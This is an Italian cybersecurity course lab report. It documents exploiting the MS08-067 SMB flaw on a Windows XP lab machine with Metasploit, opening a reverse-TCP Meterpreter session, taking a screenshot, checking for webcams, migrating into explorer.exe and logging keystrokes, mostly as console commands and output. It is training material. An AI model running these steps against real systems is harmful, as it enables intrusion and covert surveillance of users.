M5-W17D1 - Pratica (1)

DATA

Cybersecurity Analyst

Studente:
Andrea Scarmagnani
Docente:
Federico Daidone

Cyber Security & Ethical Hacking Giorno 2 – Hacking Windows con Metasploit

Hacking Windows XP


Traccia: Hacking MS08-067 Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.


Una volta ottenuta la sessione, lo studente dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative
 Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.80:1071) at 2024-02-27 20:12:13 +0100

meterpreter >
```


File Actions Edit View Help
0 exploit/windows/smb/ms08_067_netapi 2008-10-28
Path Stack Corruption
Interact with a module by name or index. For example
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/mete
msf6 exploit(windows/smb/ms08_067_netapi) > show opti
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target hos
asics/using-me
RPORT 445 yes The SMB servic
SMBPIPE BROWSER yes The pipe name
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit techniqu
LHOST 192.168.1.10 yes The listen ad
LPORT 4444 yes The listen po
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d c
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.80
rhosts => 192.168.1.80
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.80:1071) at 2024-02-27 20:12:13 +0100
meterpreter > screenshot
Screenshot saved to: /home/kali/bPBxJqIk.jpeg
GraphicsMagick: bPBxJqIk.jpeg
Prompt dei comandi
Gateway predefinito . . . . . :
C:\Documents and Settings\User>ipconfig
Configurazione IP di Windows
Scheda Ethernet Connessione alla rete locale (LAN):
Suffisso DNS specifico per connessione:
Indirizzo IP. . . . . : 192.168.1.80
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . :
C:\Documents and Settings\User>ping 192.168.1.90
Esecuzione di Ping 192.168.1.90 con 32 byte di dati:
Richiesta scaduta.
Statistiche Ping per 192.168.1.90:
Pacchetti: Trasmessi = 1, Ricevuti = 0, Persi = 1 (100% persi),
Control-C
^C
C:\Documents and Settings\User>
Cestino
start
Prompt dei comandi
IT
20.12


meterpreter > webcam_
webcam_chat webcam_list webcam_snap webcam_stream
meterpreter > webcam_list
[-] No webcams were found
meterpreter >


keyboard_send keyevent keyscan_dump keyscan_start keyscan_sto
meterpreter > keyscan_dump
Dumping captured keystrokes ...
meterpreter > ps
Process List
PID PPID Name Arch Session User
0 0 [System Process]
4 0 System x86 0 NT AUTHORITY\SYSTEM
348 4 smss.exe x86 0 NT AUTHORITY\SYSTEM
492 348 csrss.exe x86 0 NT AUTHORITY\SYSTEM
532 348 winlogon.exe x86 0 NT AUTHORITY\SYSTEM
636 532 services.exe x86 0 NT AUTHORITY\SYSTEM
648 532 lsass.exe x86 0 NT AUTHORITY\SYSTEM
800 2040 notepad.exe x86 0 USER-8BADCB7D37\User
852 636 svchost.exe x86 0 NT AUTHORITY\SERVIZIO DI
900 636 svchost.exe x86 0 NT AUTHORITY\SYSTEM
928 636 svchost.exe x86 0 NT AUTHORITY\SYSTEM
1144 636 svchost.exe x86 0 NT AUTHORITY\SERVIZIO DI
1188 636 svchost.exe x86 0 NT AUTHORITY\SERVIZIO LOC
1312 636 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM
1652 2040 ctfmon.exe x86 0 USER-8BADCB7D37\User
1664 636 alg.exe x86 0 NT AUTHORITY\SERVIZIO LOC
1944 900 wscntfy.exe x86 0 USER-8BADCB7D37\User
2040 1996 explorer.exe x86 0 USER-8BADCB7D37\User
meterpreter > migrate 2040
[*] Migrating from 900 to 2040 ...
[*] Migration completed successfully.
meterpreter > key
keyboard_send keyevent keyscan_dump keyscan_start keyscan_sto
meterpreter > keyscan_st
[-] Unknown command: keyscan_st
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
<MAIUSC (DESTRA)>Questo file è segreto ... <CR>
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CANCELLA><CANCELLA>
meterpreter >
Senza nome - Blocco note
File Modifica Formato Visualizza ?
Questo file è segreto...
start
Senza nome - Blocco ...
-rw-r--r--
-rwxr-xr-x
-rw-r--r--
-rw-r--r--
-rwxr-xr-x
drwxr-xr-x
drwxr-xr-x
(kali
$

Cybersecurity Analyst 2023